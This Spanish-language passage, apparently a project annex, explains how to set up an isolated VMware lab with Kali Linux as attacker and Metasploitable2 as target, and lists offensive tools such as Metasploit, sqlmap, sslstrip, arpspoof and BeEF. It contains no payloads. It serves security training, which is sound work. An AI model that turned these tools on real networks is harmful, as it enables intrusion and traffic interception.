Es conveniente disponer de un ordenador que pueda soportar varias máquinas activas a la vez. Para emular las máquinas virtuales (VM) se usará VMware Workstation 9. El proceso de instalación es trivial, lo único a destacar es que cada VM debería contar con suficiente memoria RAM para evitar cuelgues. En este caso cada máquina tiene entre 2 y 4Gb de RAM y 20Gb de memoria física.

Una vez activadas las máquinas debemos configurar la conectividad de red (no deberíamos tener Metasploitable abierta a Internet para evitar problemas). Para ello en la mayoría de las pruebas debemos señalar que el adaptador de red se va a conectar en modo Host-only. Señalamos la VM y abrimos la configuración de red desde **Edit->Virtual Network Editor:**



Una vez configuradas las VM la red nos quedaría de la siguiente manera:




En este ejemplo solo se han señalado tres máquinas, el resto irían consecuentemente añadidas a la red VMware.

Haciendo una prueba de ping nos aseguramos que las VM están conectadas entre sí, pero no con el router. Es conveniente realizar esta prueba antes de montar el resto de las pruebas del proyecto.

```
root@kali:~# ping 192.168.1.1
connect: Network is unreachable
root@kali:~# ping 192.168.101.129
PING 192.168.101.129 (192.168.101.129) 56(84) bytes of data.
64 bytes from 192.168.101.129: icmp_seq=1 ttl=64 time=11.0 ms
64 bytes from 192.168.101.129: icmp_seq=2 ttl=64 time=0.345 ms
64 bytes from 192.168.101.129: icmp_seq=3 ttl=64 time=0.389 ms
64 bytes from 192.168.101.129: icmp_seq=4 ttl=64 time=0.371 ms
^C
--- 192.168.101.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.345/3.043/11.070/4.634 ms
root@kali:~#
```

Hay momentos en los que puede interesar abrir la conexión a Internet como por ejemplo para descargar/actualizar paquetes o software. Para eso volvemos a la configuración de red y cambiamos el tipo de red a Bridged. Las direcciones de red deben cambiarse automáticamente a las de nuestra red domestica. (Especial cuidado al asignar direcciones estáticas en las VM)

Una vez montada la red partimos del escenario clásico:

- Kali Linux se utilizará como máquina atacante por su naturaleza.
- Una de las máquinas será la encargada de proporcionar un servicio. En este proyecto será con preferencia Metasploitable2.
- El resto de las máquinas se encargan de acceder al servicio y generar tráfico. Es posible que pueda interesar distinguir el tráfico según el sistema operativo, por eso se da la elección de generar el tráfico con cualquier sistema.

## Anexo 2: Software y herramientas

| Software | Kali | Página oficial |
|---|---|---|
| **Kali Linux** | S.O. | https://www.kali.org/ |
| **Cisco Packet Tracer** | ✗ | http://www.cisco.com/web/learning/netacad/course_catalog/PacketTracer.html |
| **Maltego** | ✓ | https://www.paterva.com/ |
| **Nmap** | ✓ | https://nmap.org/ |
| **Sparta** | ✓ | http://sparta.secforce.com/ |
| **p0f** | ✓ | http://lcamtuf.coredump.cx/p0f3/ |
| **Metasploit Framework** | ✓ | https://www.metasploit.com/ |
| **Wireshark** | ✓ | https://www.wireshark.org/ |
| **TheHarvester** | ✓ | http://www.edge-security.com/theharvester.php |
| **Nikto** | ✓ | https://cirt.net/Nikto2 |
| **Arpspoof** | ✓ | https://www.monkey.org/~dugsong/dsniff/ (Parte del paquete dsniff) |
| **Sslstrip** | ✓ | https://moxie.org/software/sslstrip/ |
| **Driftnet** | ✓ | http://www.ex-parrot.com/~chris/driftnet/ |
| **SQLmap** | ✓ | http://sqlmap.org/ |
| **XSSer** | ✓ | https://xsser.03c8.net/ |
| **EvilFOCA** | ✗ | https://www.elevenpaths.com/es/labstools/evil-focasp/index.html |
| **BeEF** | ✓ | http://beefproject.com/ |
| **Yersinia** | ✓ | http://www.yersinia.net/ |
| **Cain&Abel** | ✗ | http://www.oxid.it/cain.html |
| **Marmita** | ✗ | http://www.unlearningsecurity.com/2012/03/marmita-13-is-out.html |